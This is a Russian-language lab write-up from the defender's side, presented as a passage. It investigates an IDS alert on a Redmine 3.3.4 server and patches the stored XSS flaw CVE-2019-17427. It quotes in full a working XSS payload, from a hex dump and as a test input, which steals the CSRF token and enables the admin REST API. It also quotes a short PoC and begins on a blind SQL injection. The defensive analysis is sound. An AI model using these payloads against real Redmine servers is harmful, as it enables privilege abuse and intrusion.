65 73 74 3b 76 61 72 20 74 3d 27 75 74 66 38 3d 65 6e 74 69 63 69 74 79 5f 74
3f 26 61 75 74 68 65 6e 74 69 63 69 74 79 5f 74 ?&authenticity_t
6f 6b 65 6e 3d 27 2b 65 2b 27 26 73 65 74 74 69 oken='+e+'&setti
6e 67 73 5b 72 65 73 74 5f 61 70 69 5f 65 6e 61 ngs[rest_api_ena
62 6c 65 64 5d 3d 30 26 73 65 74 74 69 6e 67 73 bled]=0& settings
5b 72 65 73 74 5f 61 70 69 5f 65 6e 61 62 6c 65 [rest_ap i_enable
64 5d 3d 31 26 73 65 74 74 69 6e 67 73 5b 6a 73 d]=1&set tings[js
6f 6e 70 5f 65 6e 61 62 6c 65 64 5d 3d 30 26 63 onp_enab led]=0&c
6f 6d 6d 69 74 3d 53 61 76 65 27 3b 6e 2e 6f 70 ommit=Sa ve';n.op
65 6e 28 27 50 4f 53 54 27 2c 27 68 74 74 70 3a en('POST ', 'http:
2f 2f 72 65 64 6d 69 6e 65 2e 61 6d 70 69 72 65 //redmine.ampire
2e 63 6f 72 70 2f 73 65 74 74 69 6e 67 73 2f 65 .corp/se ttings/e
64 69 74 3f 74 61 62 3d 61 70 69 27 2c 21 30 29 dit?tab= api',!0)
2c 6e 2e 73 65 74 52 65 71 75 65 73 74 48 65 61 ,n.setre ques tne
64 65 72 28 27 43 6f 6e 74 65 6e 74 2d 74 79 70 der('Con tent-ty p
65 27 2c 27 61 70 70 6c 69 63 61 74 69 6f 6e 2f e', 'appl ication/
78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e x-www-fo rm-urle n
63 6f 64 65 64 27 29 2c 6e 2e 6f 6e 72 65 61 64 coded'), n.onread
79 73 74 61 74 65 63 68 61 6e 67 65 3d 66 75 6e ystatech ange=fun
63 74 69 6f 6e 28 29 7b 34 3d 3d 6e 2e 72 65 61 ction(){ 4==n.rea
64 79 53 74 61 74 65 26 26 32 30 30 3d 3d 6e 2e dyState& &200==n.
73 74 61 74 75 73 26 26 63 6f 6e 73 6f 6c 65 2e status&& console.
6c 6f 67 28 27 53 75 63 63 65 73 73 21 27 29 7d log('Suc cess!')}
2c 6e 2e 73 65 6e 64 28 74 29 7d 7d 2c 78 68 72 ,n.send( t));xhr
2e 6f 70 65 6e 28 27 47 45 54 27 2c 27 68 74 74 .open('G ET', 'htt
70 3a 2f 2f 72 65 64 6d 69 6e 65 2e 61 6d 70 69 p://redm ine.ampi
72 65 2e 63 6f 72 70 2f 73 65 74 74 69 6e 67 73 re.corp/ settings
3f 74 61 62 3d 61 70 69 27 29 2c 78 68 72 2e 73 ?tab=api '),xhr.s
65 6e 64 28 29 3b 22 20 74 61 62 69 6e 64 65 78 end());" tabindex

```

Рисунок 11 - Анализ pcap-файла, на которое сработало правило

Зайдём на сервер redmine.ampire.corp. Войдём на сайт за пользователя dev1. Данные для входа можно найти в файле, расположенном на рабочем столе.




Рисунок 12 – Авторизация на сайте за пользователя dev1

После этого перейдём на страницу Wiki для просмотра находящегося там кода.




Рисунок 13 – Код, находящийся на странице Wiki пользователя dev1

Данный код включает REST API, если выполняется с учетной записи admin.

На странице Wiki можно написать код. Так, например, можно написать код, который будет выводить XSS при нажатии на поле Wiki.




Рисунок 14 - Пример добавление кода, выводящего на экран надпись XSS в wiki страницу




Рисунок 15 – Выведенная надпись

Перейдём на сайт по адресу 10.10.2.15. Проверим, включён ли REST API, так как он может использоваться для эксплуатации уязвимости. Для этого авторизуемся на сайте. Необходимо войти за администратора. Данные для входа можно найти в файле, расположенном на рабочем столе.




Рисунок 16 - Включенное API в админке сайта

Проверим, какая версия стоит на сервере.

Redmine

Information

Redmine 3.3.4.stable

Default administrator account changed	✓
Attachments directory writable	✓
Plugin assets directory writable (./public/plugin_assets)	✓
RMagick available (optional)	✓
ImageMagick convert available (optional)	✓

```
Environment:
  Redmine version      3.3.4.stable
  Ruby version         2.3.0-p0 (2015-12-25) [x86_64-linux]
  Rails version        4.2.7.1
  Environment          production
  Database adapter     Mysql2
SCM:
  Subversion           1.9.3
  Git                  2.7.4
  Filesystem
Redmine plugins:
  no plugin installed
```

Рисунок 17 – Установленная версия Redmine.

В нашем случае используется версия Redmine 3.3.4.stable. Данная версия уязвима для CVE. Просмотрим уязвимости CVE для нашей версии.

12	CVE-2020-36306	79	XSS	2021-04-06	2021-06-01	4.3	None	Remote	Medium	Not required	None	Partial	None
Redmine before 4.0.7 and 4.1.x before 4.1.1 has XSS via the back_url field.													
13	CVE-2019-25026			2021-04-06	2021-06-01	5.0	None	Remote	Low	Not required	None	Partial	None
Redmine before 3.4.13 and 4.x before 4.0.6 mishandles markup data during Textile formatting.													
14	CVE-2019-18890	89	Sql	2019-11-21	2019-11-26	4.0	None	Remote	Low	???	Partial	None	None
A SQL injection vulnerability in Redmine through 3.2.9 and 3.3.x before 3.3.10 allows Redmine users to access protected information via a crafted object query.													
15	CVE-2019-17427	79	XSS	2019-10-10	2019-11-19	4.3	None	Remote	Medium	Not required	None	Partial	None
In Redmine before 3.4.11 and 4.0.x before 4.0.4, persistent XSS exists due to textile formatting errors.													
16	CVE-2017-18026		Exec Code	2018-01-10	2019-10-03	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Redmine before 3.2.9, 3.3.x before 3.3.6, and 3.4.x before 3.4.4 does not block the --config and --debugger flags to the Mercurial hg program, which allows remote attackers to execute arbitrary commands (through the Mercurial adapter) via vectors involving a branch whose name begins with a --config= or --debugger= substring, a related issue to CVE-2017-17536.													
17	CVE-2017-16804	200	+Info	2017-11-13	2019-04-30	4.0	None	Remote	Low	???	Partial	None	None
In Redmine before 3.2.7 and 3.3.x before 3.3.4, the reminders function in app/models/mailler.rb does not check whether an issue is visible, which allows remote authenticated users to obtain sensitive information by reading e-mail reminder messages.													

Рисунок 18 – Перечень уязвимостей CVE для нашей версии

Более детально рассмотрим уязвимость XSS в Redmine.

Vulnerability Details : CVE-2019-17427

In Redmine before 3.4.11 and 4.0.x before 4.0.4, persistent XSS exists due to textile formatting errors.
 Publish Date : 2019-10-10 Last Update Date : 2019-11-19

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types

CVSS Score	4.3
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be affected is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Cross Site Scripting
CWE ID	79

– Products Affected By CVE-2019-17427

#	Product Type	Vendor	Product	Version	Update Edition	Language
---	--------------	--------	---------	---------	----------------	----------

Рисунок 19 – Детальное описание уязвимости XSS в Redmine

На github существует более подробное описание данной уязвимости. Для просмотра этого описания перейдём по адресу github.com/RealLinkers/CVE-2019-17427.

[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Wiki](#) [Security](#) [Insights](#)

[master](#) 1 branch 0 tags [Go to file](#) [Code](#)

Commit	Message	Time
fa920cb	RealLinkers Update README.md	on 4 Jan 2020 3 commits
	README.md	Update README.md 2 years ago
	poc.txt	Create poc.txt 2 years ago

README.md

CVE-2019-17427

CVE-2019-17427 Persistent XSS POC

In Redmine before 3.4.11 and 4.0.x before 4.0.4, persistent XSS exists due to textile formatting errors.

The vulnerability essentially exists on any wiki page which by default uses textile formatting. You can take advantage of it by using <pre> parameter.

```
<pre onfocusin=alert("pwnd") tabindex=1 style="height:500px;width:500px;" class=
```

To take full advantage of this, you can chain the poc.txt which contains XSS example payload to enable API in order to achieve SQL injection capabilities <https://github.com/RealLinkers/CVE-2019-18890>

<https://nvd.nist.gov/vuln/detail/CVE-2019-17427>

Рисунок 20 – Подробное описание уязвимости XSS в Redmine на сайте

github

Чтобы получить ещё больше информации об этой уязвимости произведём запрос в google, как показано на рисунке ниже.




Рисунок 21 – Запрос в google

Перейдём по третьей ссылке.





Рисунок 22 – Страница описания уязвимости

Здесь представлена информация о нашей уязвимости, а также ссылка на `git debian`, где сказано, как исправить уязвимость.

Из описания уязвимости понятно, что нужно искать библиотеку для преобразования `textile` разметки в `html`. В `Redmine` за это отвечает `Redcloth` (файл `redcloth3.rb` в папке `/var/www/redmine/lib`).



```
user@10.10.2.15:22 - Bitvise xterm - user@redmine: /var/www/redmine/lib
GNU nano 2.5.3 File: redcloth3.rb Modified
    if raw[3] =~ /#{prop}\s*=\s*#{q}([^{q2}]+)#{q}/i
      attrv = $1
      next if prop == 'src' and attrv =~ %r^(?!http)\w+:}
      pcs << "#{prop}=\"#{ $1.gsub("'", '\\\"')}\""
      break
    end
  end
end if tags[tag]
  "<#{raw[1]}#{pcs.join " "}">"
else
  " "
end
end
end
end

ALLOWED_TAGS = %w(redpre code kbd notextile)
def escape_html_tags(text)
  text.gsub!(/%r{<(\/?([!w]+)[^<>\n]*)(>?)}) { |m| ALLOWED_TAGS.include?( $2 ) ? "<#{ $1 }#{ $3 }" : "&$"
end
end
```

Рисунок 23 – Содержимое файла `redcloth3.rb`

Нас интересуют последние 5 строк. Перейдём по ссылке на `git debian`, указанной выше.

```
debian/patches/0020-Fix-CVE-2019-17427.patch 0 - 100644 View file @93f855f5
1 + From: Lucas Kanashiro <lucas.kanashiro@canonical.com>
2 + Date: Mon, 18 Nov 2019 17:11:40 -0300
3 + Subject: Fix CVE-2019-17427
4 +
5 + Fix persistent XSS exists due to textile formatting errors.
6 +
7 + Cherry pick upstream commit: 899fc2e0cd2bcb4f5f9333b612b160bb9c6e803b
8 + Author: Jean-Philippe Lang <jp_lang@yahoo.fr>
9 + ---
10 + lib/redcloth3.rb | 8 ++++++-
11 + 1 file changed, 7 insertions(+), 1 deletion(-)
12 +
13 + diff --git a/lib/redcloth3.rb b/lib/redcloth3.rb
14 + index d0bd217..d139ee2 100644
15 + --- a/lib/redcloth3.rb
16 + +++ b/lib/redcloth3.rb
17 + @@ -1213,7 +1213,13 @@ class RedCloth3 < String
18 +
19 +   ALLOWED_TAGS = %w(redpre pre code kbd notextile)
20 +   def escape_html_tags(text)
21 + -   text.gsub!(/%r<<(\?([!w+][^<>\n]*)(>?)) { |m| ALLOWED_TAGS.include?( $2 ) ? "<#{ $1 }#{ $3 }" : "&lt;#{ $1 }#{ $3 }" unless $3.blank? }" }
22 + +   text.gsub!(/%r<<(\?([!w+][^<>\n]*)(>?)) do |m|
23 + +     if ALLOWED_TAGS.include?( $2 ) && $3.present?
24 + +       "<#{ $1 }#{ $3 }"
25 + +     else
26 + +       "&lt;#{ $1 }#{ $3 }" unless $3.blank?
27 + +     end
28 + +   end
29 +
30 + end
31 +
```

Рисунок 24 – Fix для CVE-2-19-17427

Обратим внимание на изменения в файле redcloth3.rb.

Красным помечена та часть кода, которую необходимо убрать, а зелёной – которую необходимо добавить. Добавим этот патч в исходник файла redcloth3.rb.

```

GNU nano 2.5.3 File: redcloth3.rb

        pcs << "#{prop}=\"#{${1}.gsub('\"', '\\\"')}\""
        break
      end
    end
  end if tags[tag]
  "<#{raw[1]}#{pcs.join " "}">"
else
  " "
end
end
end
end

ALLOWED_TAGS = %w(redpre pre code kbd notextile)
def escape_html_tags(text)
  text.gsub!(%r{<(\/?)([!\\w]+)[^<>\n]*(>?)}) do |m|
    if ALLOWED_TAGS.include?(m[2]) && m[3].present?
      "<#{m[1]}#{m[3]}"
    else
      "&lt;#{m[1]}#{m[3]}" unless m[3].blank?
    end
  end
end
end
end
end
end

```

Рисунок 25 – Добавление патча в исходник файла redcloth3.rb

На забываем перезапустить nginx.

```

user@redmine:/var/www/redmine/lib$ nano redcloth3.rb
user@redmine:/var/www/redmine/lib$ sudo systemctl restart nginx.service
[sudo] password for user:
user@redmine:/var/www/redmine/lib$

```

Рисунок 26 – Перезапуск nginx

Проверим, устранена ли уязвимость.

```

<pre onfocusin="let xhr=new XMLHttpRequest;xhr.onreadystatechange=function(){if(4===xhr.readyState)
{doc=document.implementation.createHTMLDocument("");doc.documentElement.innerHTML=xhr.responseText,value=doc.getElementById("authenticity_token");var
e=encodeURIComponent(value,value);let n=new XMLHttpRequest;var t="utf8=?
&authenticity_token="+e+"&settings[rest_api_enabled]=0&settings[rest_api_enabled]=1&settings[jsonp_enabled]=0&commit=Save";n.open("POST","http://redmine.ampire.corp/settings/edit?
tab=api",!0),n.setRequestHeader("Content-type","application/x-www-form-urlencoded"),n.onreadystatechange=function()
{4===n.readyState&&200===n.status&&console.log("Success!");n.send(t)};xhr.open("GET","http://redmine.ampire.corp/settings?tab=api",!0),xhr.send();" tabindex=1
style="height:1000px;width:1000px;" class=

```

Рисунок 27 – Уязвимость устранена

3. Blind SQL (уязвимость CVE-2019-18890).

В IDS можно увидеть множество событий с SQL инъекциями (рисунок 1), где целью является Redmine с ip-адресом 10.10.2.15.




Рисунок 28 – События с SQL атаками

Далее необходимо перейти на следующий сайт <https://bugs.launchpad.net/ubuntu/+source/redmine/+bug/1853063> (рисунок 29) и ознакомиться с информацией об эксплуатируемой уязвимости.

